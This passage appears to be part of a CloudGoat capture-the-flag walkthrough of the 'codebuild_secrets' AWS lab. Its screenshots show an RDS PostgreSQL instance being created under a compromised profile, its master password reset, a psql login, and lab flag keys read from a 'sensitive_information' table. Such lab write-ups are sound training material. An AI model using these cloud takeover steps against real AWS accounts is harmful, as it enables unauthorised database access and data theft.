
```
"Description": "CloudGoat codebuild_secrets_cgidgvxapwzble Security Group for PostgreSQL RDS Instance",
"GroupName": "cg-rds-psql-codebuild_secrets_cgidgvxapwzble",
"IpPermissions": [
    {
        "FromPort": 5432,
        "IpProtocol": "tcp",
        "IpRanges": [
            {
                "CidrIp": "10.10.20.0/24"
            },
            {
                "CidrIp": "10.10.30.0/24"
            },
            {
                "CidrIp": "218.146.20.61/32"
            },
            {
                "CidrIp": "10.10.40.0/24"
            },
            {
                "CidrIp": "10.10.10.0/24"
            }
        ],
        "Ipv6Ranges": [],
        "PrefixListIds": [],
        "ToPort": 5432,
        "UserIdGroupPairs": []
```

Creates a db instance called new-db.




```
"DBInstance": {
    "DBInstanceIdentifier": "new-db",
    "DBInstanceClass": "db.m5.large",
    "Engine": "postgres",
    "DBInstanceStatus": "creating",
    "MasterUsername": "cgadmin",
    "DBName": "securedb",
    "AllocatedStorage": 20,
    "PreferredBackupWindow": "07:26-07:56",
    "BackupRetentionPeriod": 0,
    "DBSecurityGroups": [],
    "VpcSecurityGroups": [
        {
            "VpcSecurityGroupId": "sg-04ed8c0aaa0fc78c8",
            "Status": "active"
        }
    ],
    "DBParameterGroups": [
        {
            "DBParameterGroupName": "default.postgres16",
            "ParameterApplyStatus": "in-sync"
        }
```

Modify the password for the master-user of the new-db instance during the Calrissian profile.




```
"DBInstance": {
    "DBInstanceIdentifier": "new-db",
    "DBInstanceClass": "db.m5.large",
    "Engine": "postgres",
    "DBInstanceStatus": "available",
    "MasterUsername": "cgadmin",
    "DBName": "securedb",
    "Endpoint": {
        "Address": "new-db.cxmgomwi4i3i.us-east-1.rds.amazonaws.com",
        "Port": 5432,
        "HostedZoneId": "Z2R2ITUGPM61AM"
    },
    "AllocatedStorage": 20,
    "InstanceCreateTime": "2024-08-12T11:04:44.474000+00:00",
    "PreferredBackupWindow": "07:26-07:56",
    "BackupRetentionPeriod": 0,
    "DBSecurityGroups": [],
    "VpcSecurityGroups": [
        {
            "VpcSecurityGroupId": "sg-04ed8c0aaa0fc78c8",
            "Status": "active"
        }
```

You can see that the masterUserPassword is set.




```
    },
    "PreferredMaintenanceWindow": "mon:04:29-mon:04:59",
    "PendingModifiedValues": {
        "MasterUserPassword": "****"
    },
```

Remotely connect to new-db with 5432 ports with the psql command.




```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidgvxapwzb
le$ psql postgresql://cgadmin@new-db.cxmgomwi4i3i.us-east-1.rds.amazonaws.com:54
32/postgres
Password for user cgadmin:
psql (16.3 (Ubuntu 16.3-0ubuntu0.24.04.1), server 16.2)
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, compression:
off)
Type "help" for help.

postgres=>
```

Verify the presence of securedb on the remotely accessed console.




```
                                                         List of databases
  Name     |  Owner    | Encoding | Locale Provider |   Collate    |    Ctype     | ICU Locale | ICU Rules |   Access privileges
-----------+-----------+----------+-----------------+--------------+--------------+------------+-----------+-----------------------
 postgres  | cgadmin   | UTF8     | libc            | en_US.UTF-8 | en_US.UTF-8 |            |           |
 rdsadmin  | rdsadmin | UTF8     | libc            | en_US.UTF-8 | en_US.UTF-8 |            |           | rdsadmin=CTc/rdsadmin
 securedb  | cgadmin   | UTF8     | libc            | en_US.UTF-8 | en_US.UTF-8 |            |           |
 template0 | rdsadmin | UTF8     | libc            | en_US.UTF-8 | en_US.UTF-8 |            |           | =c/rdsadmin          +
           |           |          |                 |              |              |            |           | rdsadmin=CTc/rdsadmin
 template1 | cgadmin   | UTF8     | libc            | en_US.UTF-8 | en_US.UTF-8 |            |           | =c/cgadmin           +
           |           |          |                 |              |              |            |           | cgadmin=CTc/cgadmin
(5 rows)
```

After connecting to securedb, check the internal table.



```
postgres=> \c securedb
psql (16.3 (Ubuntu 16.3-0ubuntu0.24.04.1), server 16.2)
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, compression: off)
You are now connected to database "securedb" as user "cgadmin".
securedb=> \dt
                List of relations
 Schema |         Name          | Type  |  Owner
--------+-----------------------+-------+---------
 public | sensitive_information | table | cgadmin
(1 row)
```

If you check the table in securedb, you can check the internal secret key.



```
securedb=> select * from sensitive_information
securedb-> ;
 name |                   value
------+-------------------------------------------
 Key1 | V\!C70RY-PvyOSDptpOVNX2JDS9K9jVetC1xI4gMO4
 Key2 | V\!C70RY-JpZFReKtvUiWuhyPGF20m4SDYJtOTxws6
(2 rows)
```